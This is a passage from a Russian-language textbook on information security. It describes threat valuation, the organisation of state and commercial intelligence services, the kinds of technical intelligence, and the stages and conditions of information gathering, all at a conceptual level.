- воздействия мощных электромагнитных и электрических промышленных и природных помех.

Несанкционированное распространение (утечка) информации может происходить в результате:

- наблюдения за источниками информации;

- подслушивания конфиденциальных разговоров и акустических сигналов;

- перехвата электрических, магнитных и электромагнитных полей, электрических сигналов и радиационных излучений;

- несанкционированного распространения материально-вещественных носителей за пределы организации.

Наблюдение включает различные формы: визуальное, визуально-оптическое (с помощью оптических приборов), телевизионное и радиолокационное наблюдение, фотографирование объектов в оптическом и инфракрасном диапазонах.

Учитывая распространенность акустической информации при общении людей, подслушивание, прежде всего, речевой информации вызывает одну из наиболее часто встречающихся угроз безопасности информации - ее копирование. Подслушивание звуков, издаваемых механизмами во время испытаний или эксплуатации, позволяет специалистам определить конструкцию, новые узлы и технические решения излучающих эти звуки механизмов. Перехват полей и электрических сигналов, содержащих информацию, осуществляется путем их приема злоумышленником и съема с них информации, а также анализа сигналов с целью получения сигнальных признаков.

Угрозу безопасности информации создают также условия и действия, обеспечивающие попадание к злоумышленнику бумажных носителей (набросков, черновиков и др.), бракованной продукции или ее отдельных узлов и деталей, сырья и материалов, содержащих демаскирующие вещества, и других источников информации.

Наблюдение, перехват и подслушивание информации, проводимые с использованием технических устройств, приводят к ее утечке по техническим каналам.

Для обеспечения эффективной защиты необходимо оценивать величину угрозы. Величину конкретной угрозы  $C_{yi}$  для рассматриваемого  $i$ -го элемента информации в общем случае можно представить в виде произведения потенциального ущерба от реализации угрозы по  $i$ -му элементу информации  $C_{пуi}$  и вероятности реализации угрозы  $P_{yi}$ , т. е.  $C_{yi} = C_{пуi} P_{yi}$ .

Получить точные количественные значения сомножителей не представляется возможным. Приближенная оценка угрозы возможна при следующих ограничениях и условиях.

Во-первых, можно предположить, что максимальный ущерб от хищения информации соответствует ее цене. Действительно, в случае попадания информации к конкуренту владелец информации может лишиться не только ожидаемой прибыли, но и не компенсировать ее себестоимость.

Во-вторых, в условиях полной неопределенности знаний о намерениях злоумышленника по добыванию информации ошибка прогноза минимальна, если принять величину вероятности реализации угрозы в течение рассматриваемого периода времени (например, 1 года) равной 0.5.

В результате усреднения по всем  $i$  - м элементам информации верхняя граница угрозы составит половину цены защищаемой информации. Очевидно, что чем выше цена информации и больше угроза ее безопасности, тем больше ресурсов потребуется для защиты этой информации.

## **9.2. Органы добывания информации**

Жизненная необходимость в информации для любой государственной, включая государство в целом, или коммерческой структур вынуждает их расходовать людские, материальные и финансовые ресурсы на ее постоянное добывание. Так как любую работу эффективнее выполняют профессионалы, то эти структуры создают специализированные органы, предназначенные для добывания информации. Такими органами являются органы разведки.

Любое государство создает органы разведки, обеспечивающие руководство страны информацией для принятия им политических, экономических, военных, научно-технических решений в условиях жесткой межгосударственной конкуренции. В зависимости от целей государства, его внешней политики и возможностей структуры органов разведки существенно отличаются.

Самую мощную разведку имеют США. В настоящее время, согласно открытой зарубежной печати, структуру разведывательного сообщества США образуют следующие организации:

1. Центральное разведывательное управление (ЦРУ).
2. Разведывательные организации Министерства обороны США.
3. Разведывательные организации, входящие в гражданские ведомства США.
4. Штаб разведки разведывательного сообщества или Центральная разведка.

ЦРУ является наиболее мощной разведывательной организацией и состоит из пяти основных директоратов (оперативного, научно-технического, информационно-аналитического, административного и планирования) и ряда самостоятельных подразделений (финансово-планового отдела, отдела шифрования, секретариата, управления по связи с общественности и др.).

Оперативный директорат решает задачи по добыванию информации силами агентурной разведки, организации и проведения тайных операций, по осуществлению контрразведывательного обеспечения агентурной деятельности, по борьбе с терроризмом и наркотиками.

Научно-технический директорат проводит исследования и разработки в области технических средств разведки, эксплуатирует стационарные технические комплексы сбора, обработки и передачи информации, обеспечивает сотрудничество с научными центрами США.

Информационно-аналитический директорат проводит обработку и анализ разведывательной информации и готовит выходные документы для президента, Совета национальной безопасности, конгресса и других потребителей.

Административный директорат занимается вопросами подбора кадров на работу в ЦРУ, их подготовкой и переподготовкой, обеспечивает безопасность персонала и объектов ЦРУ, осуществляет шифрсвязь с резидентурами и др.

Директорат планирования занимается планированием и координацией деятельности разведки.

В число разведывательных подразделений Министерства обороны входят:

- разведывательные подразделения собственно Министерства обороны;
- разведывательные подразделения Министерства армии США;
- разведывательные подразделения Министерства ВВС США;
- разведывательные подразделения ВМС США.

Основными подразделениями разведки Министерства обороны являются:

- разведывательное управление Министерства обороны (РУМО), занимающегося военно-стратегической разведкой;

- Агентство национальной безопасности (АНБ), осуществляющего в контакте с ЦРУ сбор информации с помощью радиоэлектронной разведки, а также разработку кодов и шифров. Оно располагает одним из самых крупных центров по обработке данных самыми мощными ЭВМ, обслуживает около 2 тыс. станций радиоэлектронного перехвата, численность персонала составляет более 120 тыс. человек.

К разведывательным организациям гражданских ведомств США относятся:

- управление разведки и исследований Госдепартамента;
- разведывательные подразделения Министерства энергетики;
- разведывательные подразделения Министерства торговли;
- разведывательные подразделения Министерства финансов;
- управление Федерального бюро расследований (ФБР).

Разведка Госдепартамента США обеспечивает сбор информации, необходимой для проведения внешней политики США, участвует в разработке разведывательных операций и национальной разведывательной программы США.

Разведывательные подразделения других ведомств собирают информацию об экспортных операциях, о финансовом и валютном положении иностранных государств, об энергетике других государств, особенно о разработке и производстве ядерного оружия, атомной энергетике и по другим вопросам.

Кроме того, секретная служба Министерства финансов обеспечивает охрану президента и вице-президента, членов их семей, официальных гостей правительства, охрану правительственных зданий. Она насчитывает 1.5 тыс. сотрудников, занимается сбором информации об организациях и лицах в США и за рубежом, которые могут представлять потенциальную опасность для охраняемых лиц и объектов.

Управление контрразведки ФБР не только само ведет сбор разведывательной информации об иностранных государствах, но и оказывает помощь другим организациям разведывательного сообщества.

Даже из краткого перечня разведывательных служб США следует, что разведкой занимаются все основные государственные структуры: от президента, который возглавляет СНБ, до ведомств.

В целях снижения дублирования деятельности многочисленных организаций, собирающих разведывательную информацию в интересах различных ведомств страны, координацию деятельности всех организаций разведывательного сообщества осуществляет штаб центральной разведки, который возглавляет директор ЦРУ.

Разведывательным сообществом развернута разведывательная сеть практически во всех странах мира, разведкой занимаются сотни тысяч штатных сотрудников и привлекаемых специалистов. Возможности разведывательного сообщества достигает уровень бюджета

развивающихся стран. В начале 90-х годов общие расходы на американскую разведку составляли по данным печати около 60 млрд. долл. ежегодно.

Мощную разведку имеют другие развитые страны, прежде всего, Россия, Великобритания, Германия, Франция, Израиль.

Основными сферами интересов разведки государства являются:

- состояние военно-экономического и научно-технического потенциалов других государств, прежде всего, потенциальных противников, и прогнозирование их развития;

- размещение военно-технических объектов, их производственные мощности, характер и распределение выпускаемой продукции;

- содержание и характер работ, ведущих в области создания новых видов вооружения и военной техники;

- состав и дислокация группировок войск и сил флота;

- эффективность вооружения и военной техники, их тактико-технических характеристик;

- масштаб проводимых учений, состав привлекаемых на них сил и средств, содержание решаемых на учениях задач;

- принципы построения и технического оснащения систем государственного и военного управления;

- инженерное оборудование континентальных и навигационно-гидрографического обеспечения океанских театров военных действий;

- наличие топливно-энергетических, рудных, водных, растительных и других природных ресурсов;

- метеорологические условия на территории разведываемых государств;

- выполнение условий международных договоров, прежде всего, об ограничении вооружений.

Кроме этих глобальных задач органы разведки добывают большой объем разнообразной информации, вплоть до состояния здоровья, характера, привычек, стиля мышления политических и военных руководителей зарубежных государств.

Разведка коммерческих структур (коммерческая разведка) добывает информацию в интересах их успешной деятельности на рынке в условиях острой конкурентной борьбы.

Задачи органов коммерческой разведки, их состав и возможности зависят от назначения и капитала фирмы, но принципы добывания информации существенно не отличаются. Основными областями, представляющие интерес для коммерческой разведки, являются следующие:

- коммерческая философия и деловая стратегия руководителей фирм-конкурентов, их личные и деловые качества;

- научно-исследовательские и конструкторские работы;
- финансовые операции фирм;
- организация производства, в том числе данные о вводе в строй новых, расширении и модернизации существующих производственных мощностей, объединение с другими фирмами;
- технологические процессы при производстве новой продукции, результаты ее испытаний;
- маркетинг фирмы, в том числе режимы поставок, сведения о заказчиках и заключаемых сделках, показатели реализации продукции.

Задачи разведки коммерческих структур включают:

- изучение и выявление организаций, потенциально являющихся союзниками или конкурентами;
- добывание, сбор и обработка сведений о деятельности потенциальных и реальных конкурентов;
- учет и анализ попыток несанкционированного получения коммерческих секретов конкурентами;
- оценка реальных отношений между сотрудничающими и конкурирующими организациями;
- анализ возможных каналов утечки конфиденциальной информации.

Сбор и анализ данных производится также по множеству других вопросов, в том числе изучаются с целью последующей вербовки сотрудники фирм-конкурентов, их потребности и финансовое положение, склонности и слабости.

Организация органов коммерческой разведки различных фирм может отличаться по форме. Она зависит от задач, возлагаемых на коммерческую разведку, дохода, ценности информации, расположения территории, зданий и помещений фирмы и других факторов. Однако независимо от количественного состава органов коммерческой разведки они объективно должны решать задачи по информационному обеспечению руководства организации информацией, необходимой для успешной ее деятельности в условиях конкуренции. Конечно, этими вопросами занимаются руководители организации, но постоянный “информационный голод” вынуждает их привлекать к сбору и анализу информации профессионалов.

Органы коммерческой разведки входят в состав в службы безопасности (СБ) организации, вариант структуры которого приведен на рис. 9.1.



Рис. 9.1. Вариант структура службы безопасности предприятия.

В общем случае органы разведки образуют систему разведки с многоуровневой иерархической структурой (рис. 9.2).



Рис. 9.2. Структура системы разведки.

Такой схеме обязательно соответствует административная структура органов государственной или коммерческой разведки. Необходимость указанных уровней обусловлена объективными процессами добывания информации. В минимальном варианте функции системы добывания информации могут быть реализованы одним или несколькими работникам службы безопасности малочисленной фирмы.

В органах планирования и управления на основе задач руководства государством или организаций перед разведкой формулируются задачи, планируются разведывательные операции, привлекаются необходимые силы и средства и осуществляется оперативное управление ими.

В соответствии с поставленными задачами и планом проведения операции органы добывания обеспечивают разведывательный контакт с источниками информации и получают от них данные и сведения. Редко органам добывания удается получить их в объеме и с качеством, достаточными для ответа на поставленные вопросы. Как правило, добываемые данные и сведения разрозненные и малоинформативные. Поэтому сбор и обработка добытых сведений и данных, а также доведение информации до потребителя производится органами сбора и обработки разведки.

За свою историю разведка накопило большой опыт по добыванию информации, в том числе с использованием технических средств. Задачи по добыванию информации инициируют исследования по созданию принципиально новых способов и средств разведки. С этой целью органы разведки ведущих стран имеют мощную научно-производственную базу.

В настоящее время достаточно условно разведку можно разделить на агентурную и техническую. Условность состоит в том, что добывание информации агентурными методами осуществляется с использованием технических средств, а техническую разведку ведут люди. Отличия - в преобладании человеческого или технического факторов.

Агентурная разведка является наиболее древним и традиционным видом разведки. Добывание информации производится путем проникновения агента - разведчика к источнику информации на расстояние доступности его органов чувств или используемых им технических средств, копирования информации и передачи ее потребителю.

Развитие технической разведки связано, прежде всего, с повышением ее технических возможностей, обеспечивающих:

- снижение риска физического задержания агента органами контрразведки или службы безопасности за счет увеличения дальности его контакта с источником информации;
- добывание информации путем съема ее с носителей, не воздействующих на органы чувств человека.

Многообразие видов носителей информации породило множество видов технической разведки. Ее классифицируют по различным признакам (основаниям классификации). Наиболее широко применяются две классификации: по физической природе носителей информации и видам носителей технических средств добывания.

Техническая разведка (при классификации по физической природе носителя информации) состоит из следующих видов:

- оптическая (носитель - электромагнитное поле в видимом и инфракрасном диапазонах);
- радиоэлектронная (носитель - электромагнитное поле в радиодиапазоне или электрический ток);
- акустическая (носитель - акустическая волна);



- химическая (носитель - частицы вещества);
- радиационная (носитель - излучения радиоактивных веществ);
- магнитометрическая (носитель - магнитное поле).

В свою очередь оптическая, радиоэлектронная и акустическая разведка подразделяется на подвиды технической разведки.

Оптическая разведка включает:

- визуально-оптическую;
- фотографическую;
- инфракрасную;
- телевизионную;
- лазерную.

Приведенная последовательность видов оптической разведки соответствует этапам развития оптической разведки по мере технического прогресса в области средств оптического наблюдения. Последние 3 вида, использующие электронную технику, образуют оптико-электронную разведку.

Радиоэлектронная разведка в зависимости от характера добываемой информации подразделяется на:

- радиоразведку;
- радиотехническую разведку;
- радиолокационную разведку;
- радиотепловую разведку.

Радиоразведка добывает семантическую информацию путем перехвата радиоизлучений с конфиденциальной информацией, радиотехническая - информацию о параметрах (признаках) радиотехнических сигналов, радиолокационная - о видовых признаках радиолокационного изображения объекта на экране радиолокатора, наконец, радиотепловая - о признаках объектов, проявляющихся через их собственные электромагнитные излучения в радиодиапазоне.

Акустическая разведка в зависимости от среды распространения акустической волны классифицируется на воздушноакустическую (слово «воздушная», как правило, опускается), гидроакустическую (среда распространения - вода) и сейсмическую (среда - земная поверхность).

Химическая разведка добывает информацию о составе, структуре и свойствах веществ путем взятия проб и анализа их макрочастиц.

Радиационная разведка предназначена для обнаружения, локализации, определения характеристик и измерения уровней излучений радиоактивных веществ.

Магнитометрическая разведка позволяет по изменению магнитного поля Земли

обнаруживать тела, имеющие собственное магнитное поле, например, подводные лодки в погруженном состоянии.

Широко распространена классификация разведки по виду носителей средств добывания. Если средство добывания установлено на поверхности земли, в здании, на наземном транспорте, то такая разведка относится к сухопутной. На летающем аппарате (самолете, вертолете, воздушном шаре и др.) размещаются средства воздушной разведки. Добывание информации с использованием космических аппаратов осуществляет космическая разведка. Наконец, с помощью технических средств разведки, установленных на кораблях, ведется морская разведка.

Рассмотренное многообразие видов разведки обеспечивает добывание информации, представленной на всех известных в природе носителях.

### **2.3. Принципы ведения разведки**

Основными принципами ведения разведки являются следующие:

- целеустремленность;
- активность;
- непрерывность;
- скрытность;
- комплексное использование сил и средств добывания информации.

Целеустремленность предусматривает определение задач и объектов разведки, ведение ее по единому плану и сосредоточение усилий органов разведки на выполнении основных задач.

Активность предполагает активные действия всех элементов системы разведки по добыванию информации, прежде всего, по поиску оригинальных способов и путей решения задач применительно к конкретным условиям.

Непрерывность разведки подчеркивает постоянный характер добывания информации и независимость этих действий от времени года, суток, погоды, любых условий обстановки. При изменении обстановки в соответствии с принципом активности меняются способы и средства добывания.

Скрытность ведения разведки обеспечивается путем проведения мероприятий по подготовке и добыванию информации в тайне, в интересах как безопасности органов добывания, так и скрытия фактов утечки или модификации информации. Реализация этого принципа позволяет разведке повысить безопасность органа добывания и выиграть время для более эффективного применения добытой информации.

О том, что конфиденциальная информация стала достоянием конкурента руководство фирмы узнает обычно по косвенным признакам. К ним относятся:

- снижение доходов или усиление позиций конкурента в связи с «выбросом» им на рынок

аналогичных товаров, но с лучшими потребительскими свойствами или по более низким ценам;

- появление публикаций в периодической печати и патентов по результатам исследований, ведущихся в лабораториях фирмы;

- перераспределение традиционной клиентуры в пользу конкурента.

Скрытность достигается применением пассивных технических средств, маскировкой и камуфлированием аппаратуры, легендированием и засекречиванием мероприятий по добыванию информации.

Учитывая многообразие способов и форм отображения информации, ориентация на способы и средства ее добывания, эффективные в определенных условиях, далеко не всегда приводит к положительным результатам в других условиях. Поэтому эффективное добывание информации проводится путем комплексного использования различных способов и средств добывания информации. Кроме того, при комплексировании обеспечивается дублирование данных, что является основным направлением повышения достоверности получаемой информации.

#### **2.4. Технология добывания информации**

Добывание информации на основе указанных принципов осуществляется постоянно легальными способами и при недостаточности полученной этими способами информации - путем проведения тайных операций.

Легальное добывание информации проводится путем изучения и обработки публикаций по интересующих разведку вопросам в средствах массовой информации, периодических научных и популярных журналах, трудах ВУЗОВ и научно-производственных акционерных обществ, правительственных изданиях, учебных пособиях и др. Ценную информацию можно получить из правительственных источников, отчетов компаний по операциям с ценными бумагами, в местных юридических ведомостях, из судебных материалов, освещающих ход судебного разбирательства с участием конкурента, и из других источников.

Нужную информацию можно найти в материалах, имеющих непосредственное отношение к деятельности фирмы: в соглашениях о лицензиях, статьях и докладах, годовых отчетах фирм, отчетах коммивояжеров, обзорах рынков и докладах инженеров-консультантов, внутренних печатных изданиях, телефонных справочниках, рекламной литературе и проспектах. Этот перечень можно многократно продолжить.

Органы обработки информации зарубежной разведки выписывают практически всю открытую центральную и местную печатную продукцию. По статистике около объема 90% информации разведка получает из открытых источников.

Однако наиболее ценная информация добывается нелегальным путем, в результате проведения тайных мероприятий спецслужбами и органами коммерческой разведки или так

называемого промышленного шпионажа. Последний термин представляет журналистский жаргон и вместо него целесообразно применять термин «коммерческая разведка».

Добывание информации в общем случае представляет процесс, который начинается с момента постановки задачи ее пользователями (военно-политическим руководством страны или отдельных ведомств, руководством фирмы) до момента предоставления пользователям информации, соответствующей поставленным задачам и требованиям. Технология добывания информации включает следующие этапы:

- организация добывания;
- добывание данных и сведений;
- информационная работа.

Организация добывания информации предусматривает:

- декомпозицию (структурирование) задач, поставленных пользователями;
- разработку замысла операции по добыванию информации;
- планирование;
- постановка задач исполнителям;

- нормативное и оперативное управление действиями исполнителей и режимами работы технических средств.

Поставленные в достаточно общем виде задачи на добывание необходимой пользователям информации нуждаются в конкретизации с учетом имеющейся априорных данных о возможных источниках информации, их нахождении, возможных способах доступа и преградах, возможностях имеющихся технических средств добывания и т. д. В результате анализа задач и априорных данных разрабатывается замысел операции, в котором намечаются пути решения поставленных задач.

На результативность добывания информации влияют многочисленные мешающие и случайные факторы - противодействие контрразведки и службы безопасности, недостаточность априорной информации об источниках добываемых сведений и данных, отказы аппаратуры, погодные условия, бдительность граждан и сотрудников организации и др. Эти факторы учитываются при планировании действий с указанием места и времени действий всех субъектов и технических средств, участвующих в операции по добыванию информации. Нормативное управление предусматривает постановку задач исполнителям перед проведением разведывательной операции, оперативное - внесение в ходе добывания информации корректив в план, вызванных изменениями обстановки. Организацией добывания информации занимаются органы планирования и управления.

Сведения и данные добываются соответствующими органами путем поиска источников информации и ее носителей, их обнаружение, установление разведывательного контакта с ними, получения данных и сведений. Сведения и данные представляют фрагменты

информации и отличаются друг от друга тем, что данные снимаются непосредственно с носителя, а сведения - проанализированные данные.

Поиск объектов разведки (источников и носителей информации, источников сигналов) производится в пространстве и во времени, а для носителей в виде полей и электрического тока - также по частоте сигнала. Поиск завершается обнаружением объектов разведки и получением от них данных.

Обнаружение интересующих разведку объектов в процессе поиска производится по их демаскирующим признакам и заключается в процедуре выделения объекта на фоне других объектов. Основу процесса обнаружения составляет процедура идентификации - сравнение текущих признаков структур, формируемых в процессе поиска, с эталонной признаковой структурой объекта разведки.

Эталонные признаковые структуры содержат достоверные (по оценке органа добывания) признаки объекта или сигнала, полученные от первоисточников, например, из документа или по данным, добытым из разных источников. Например, фотография в паспорте является эталонным описанием лица конкретного человека. Его признаковая структура состоит из набора признаков лица, которые криминалисты используют для составления фотороботов. Эталоны по мере изменения признаков корректируются. Например, несколько раз в течение жизни человека заменяются фотографии в паспорте, которые представляют собой эталонные изображения владельца паспорта для идентификации его личности. Эталонные признаковые структуры об объектах окружающего мира человек хранит в своей памяти. Он постоянно их формирует в процессе развития, обучения и работы. Когда человек рождается, у него отсутствуют эталонные признаковые структуры объектов окружающего мира. В процессе собственных наблюдений и опыта, полученных знаний у него постепенно и постоянно формируются эталонные признаковые структуры, которые со временем корректируются. Например, когда человек встречает через 20 лет одноклассника, внешний вид которого существенно изменился, то вначале он может и не узнать своего бывшего приятеля, так как наблюдаемые (текущие) признаки отличаются от эталонных двадцатилетней давности. После получения семантической информации о том, что текущие признаки действительно принадлежат его школьному приятелю, в памяти производится корректировка эталона и при следующей встрече сомнения не возникают.

Путем идентификации текущей признаковой структуры с эталонной человеком или автоматом производится обнаружение объекта, которому соответствует эталонная признаковая структура. Чем больше признаков совпадает, тем выше вероятность обнаружения объекта.

Если эталонная признаковая структура отсутствует или принадлежность их объекту вызывает сомнение, то процессу поиска объекта разведки предшествует этап поиска его

эталонных (достоверных) признаков. Эталонные признаковые структуры постоянно накапливаются и корректируются при получении достоверных признаков. Полнота и достоверность эталонных признаковых структур для всех объектов, интересующих разведку или любую другую структуру, например, правоохранительные органы, определяют необходимое условие эффективного обнаружения объекта.

Добытые данные, как правило, разрозненные. Они преобразуются в информацию, отвечающую на поставленные задачи, в ходе информационной работы, выполняемую органами сбора и обработки информации.

Информационная или аналитическая работа включает следующие процессы:

- сбор данных и сведений от органов добывания;
- видовая обработка;
- комплексная обработка.

Взаимосвязь этих процессов представлена на рис. 8. 3.



Рис. 8.3. Структура процессов информационной работы

Данные и сведения (в случае предварительной обработки данных в органе добывания) передаются в орган видовой обработки. Если в добывании информации участвуют органы различных видов, например, оптической и радиоэлектронной разведки, то осуществляется комплексная обработка сведений, поступивших от органов видовой обработки. Необходимость видовой обработки обусловлена различиями языков признаков, добываемых органами различных видов.

В ходе видовой и комплексной обработки формируются первичные и вторичные сведения на основе методов синтеза информации и процедур идентификации и

интерпретации данных и сведений.


Формирование первичных сведений производится путем сбора и накопления данных и “привязки” их к тематическому вопросу, по которому добывается информация. Для включения данных в первичные сведения необходимо, чтобы эти данные содержали информационный признак о принадлежности данных к информации по конкретному вопросу. Например, если поставлена задача добывания информации о новом автомобиле, то добытые признаки его внешнего вида могут быть отнесены к этому автомобилю, если существует дополнительный признак (место, время или наличие возле него определенных лиц), которые с высокой степенью достоверностью указывают о принадлежности признаков этому автомобилю. Если такой признак отсутствует, то имеет место простое накопление данных.

Формально при наличии в добытых данных  $Ax$ ,  $Bx$  и  $Cx$  общего признака  $x$ , характеризующего принадлежность их к одному и тому же тематическому вопросу или объекту, если речь идет об объекте разведки, данные объединяются в первичные сведения  $ABCx$ . Любые новые данные, полученные от органа добывания, «привязывают», если это возможно, по общему признаку к первичным сведениям соответствующего объекта. В результате этого по мере добывания новых данных об объекте разведки его признаковая структура пополняется новыми признаками, что приводит к увеличению различия ее по отношению к признаковым структурам других объектов.

Если полученные сведения отвечают на поставленные перед разведкой вопросы, то содержащая в сведениях информация, семантическая и признаковая, в соответствующей форме передается ее потребителям.

Необходимость в формировании вторичных сведений возникает тогда, когда не совпадают языки итоговой информации и первичных сведений, получаемых от органов добывания. Если потребителя информации интересует видовые свойства продукции, создаваемой конкурентом, то добытые признаки внешнего вида не нуждаются в дополнительной обработке. Но когда для потребителя важны методы работы разрабатываемого технического средства, то первичные признаки не отвечают на эти вопросы. В этом случае формируются вторичные сведения не в виде, например, признаков внешнего вида или признаков сигналов, а в виде описания конструкции узлов и деталей новой продукции, которые не удастся добыть в виде оригиналов или копий.

Однако специалисты по внешнему виду могут в принципе по видовым признакам выявить особенности конструкции и работы продукции. Эти особенности не содержатся в первичных сведениях, у них даже разные языки. При формировании вторичных сведений возникает новая информация. Генерация новой информации возникает в результате интерпретации (толкования) первичных сведений. Интерпретация - это высшая форма

обработки информации, присущая в настоящее время только человеку.

В случае когда вторичные сведения не отвечают на поставленные перед разведкой вопросы, из них по аналогии с первичными формируют вторичные сведения

При формировании сведений применяются следующие методы синтеза информации:

- логические;
- структурные;
- статистические.

Логические методы используют для синтеза информации законы логики, учитывающие причинно-следственные связи в реальном мире. Они лежат в основе так называемого «здорового смысла» человека и являются основным методом синтеза информации человеком. Здравый смысл по существу представляет интегральную оценку результатов обработки информации человеком на бессознательном уровне. Чем большими знаниями и опытом владеет человек, тем больше информативных связей он учитывает при принятии решения. Однако эти связи имеют и обратную сторону. Они консервируют логику мышления человека и тормозят процесс генерирования им новой информации ограничениями типа «этого не может быть». Люди, обладающие бурной фантазией, но лишенные консерватизма специальных знаний и опыта, - писатели-фантасты создают в своих произведениях модели будущих образцов научно-технического прогресса, на десятилетия опережающие время их создания. В то же прогнозы специалистов часто похожи на прототипы.

Причинно-следственные временные связи обеспечивают также выявление и прогнозирование действий объектов по признакам их деятельности в различные моменты времени.

Структурные методы учитывают объективно существующие связи между элементами объекта. Например, в общем случае продукция, выпускаемая фирмой, имеет многоуровневую иерархическую структуру. Она содержит блоки, узлы и детали, которые взаимодействуют друг с другом. Эти связи определяют конструкцию прибора или любого другого товара и зафиксированы в конструкторской документации. При ее отсутствии специалисты восстанавливают конструкцию, назначение и функции по отдельным элементам и связям.

Статистические методы обеспечивают идентификацию и интерпретацию объектов по часто проявляющимся признакам, получаемым в результате статистической обработки добываемых данных. В качестве таких признаков выступают статистически устойчивые параметры случайных событий: средние значения, дисперсии, функции распределения. Например, частое появление возле территории фирмы одних и тех же людей или автомобилей, обнаружение в помещениях фирмы закладных устройств служат признаками повышенного интереса конкурента или других субъектов к фирме или отдельным ее



сотрудникам.

Таким образом, информационная работа включает обработку больших массивов данных и сведений. Органы разведки широко привлекают к информационной работе в качестве аналитиков высококвалифицированных специалистов, которые увязывают разрозненные и противоречивые данные и сведения (в первичные и вторичные) и производят их интерпретацию на языке пользователя информации. Кроме того, проводятся интенсивные работы по автоматизации процессов информационной работы.

### **8.5. Способы доступа к конфиденциальной информации**

Возможности разведки по добыванию информации зависят, прежде всего, от способов доступа ее органов добывания (агентов, технических средств) к источникам информации и обеспечения разведывательного контакта с ними. Эти факторы связаны между собой. Чем ближе удастся приблизиться органу разведки к источнику информации, тем выше вероятность установления разведывательного контакта с ним. Доступ к информации предполагает, что источник (или носитель информации) обнаружен и локализован и с ним потенциально возможен разведывательный контакт. Разведывательный контакт между злоумышленником или его техническим средством и источником информации предусматривает установление физического контакта между злоумышленником (техническим средством) и носителем информации. Физический контакт предполагает, что злоумышленник имеет возможность взять носитель с информацией в руки с целью его хищения, копирования, уничтожения или модернизации или с помощью своих рецепторов и используемых технических средств добывания - снять с носителя информацию дистанционно.

В общем случае под разведывательным контактом понимаются состояние источника информации или сигнала, среды распространения и несанкционированного получателя, для которых выполняются пространственное, энергетическое и временное условия.

Пространственное условие предполагает такую взаимную пространственную ориентацию источника информации и злоумышленника, при котором злоумышленник «видит» источник информации с помощью своих органов чувств или технических средств добывания.

Так как любое перемещение носителя в пространстве приводит к уменьшению его энергии, то энергетическое условие разведывательного контакта определяет необходимость обеспечения энергии носителя на входе приемника злоумышленника, достаточного для получения на его выходе информации с требуемым качеством. Энергетическое условие учитывает не только энергию или мощность носителя, но и уровни различного рода мешающих воздействий (помех) одинаковой с носителем информации физической природы. Помехи присутствуют в любой среде распространения и создаются в любом приемнике. Они

могут при недостаточной мощности носителя (сигнала) вызвать такие искажения информации, при которых она станет непонятной получателю или у него возникнут сомнения в достоверности, особенно цифровых данных, которые наиболее легко подвергаются трансформации под действием помех. Поэтому получатель информации (санкционированный или нет) предъявляет такие требования к качеству информации, при выполнении которых у него не возникают сомнения в недостоверности получаемой информации. Качество получаемой информации оценивается относительным количеством правильно принятых или искаженных элементов сообщения (букв, цифр, звуков речи, элементов изображения) или значениями искажений признаков объектов.

Так как добывание информации является динамическим процессом, то для ее реализации необходима синхронизация работы всех элементов, обеспечивающих этот процесс. Необходимость функционирования органа добывания, синхронизированного с работой источника информации, составляет суть временного условия разведывательного контакта. При невыполнении его информацию не удастся получить даже в случае достаточной энергетики носителя. Действительно, если в кабинете ценного источника информации, например, руководителя фирмы, установлено закладное устройство, которое позволяет прослушивать все ведущие в нем разговоры, а кабинет пуст, то временное условие не выполнено. Злоумышленник, находящийся в припаркованной вблизи от территории фирмы машине, напрасно теряет время. Аналогичный результат наблюдается, когда в этом кабинете проводится совещание, но приемник злоумышленника неисправен или изменилась нестабилизированная частота закладного устройства и «вышла» из полосы приемника злоумышленника, в результате чего приемник не принимает сигналы закладки.

Таким образом, для добывания информации необходимы: доступ органа разведки к источнику информации и выполнение условий разведывательного контакта.

Способы доступа к информации можно разделить на три группы:

- физическое проникновение злоумышленника к источнику информации;
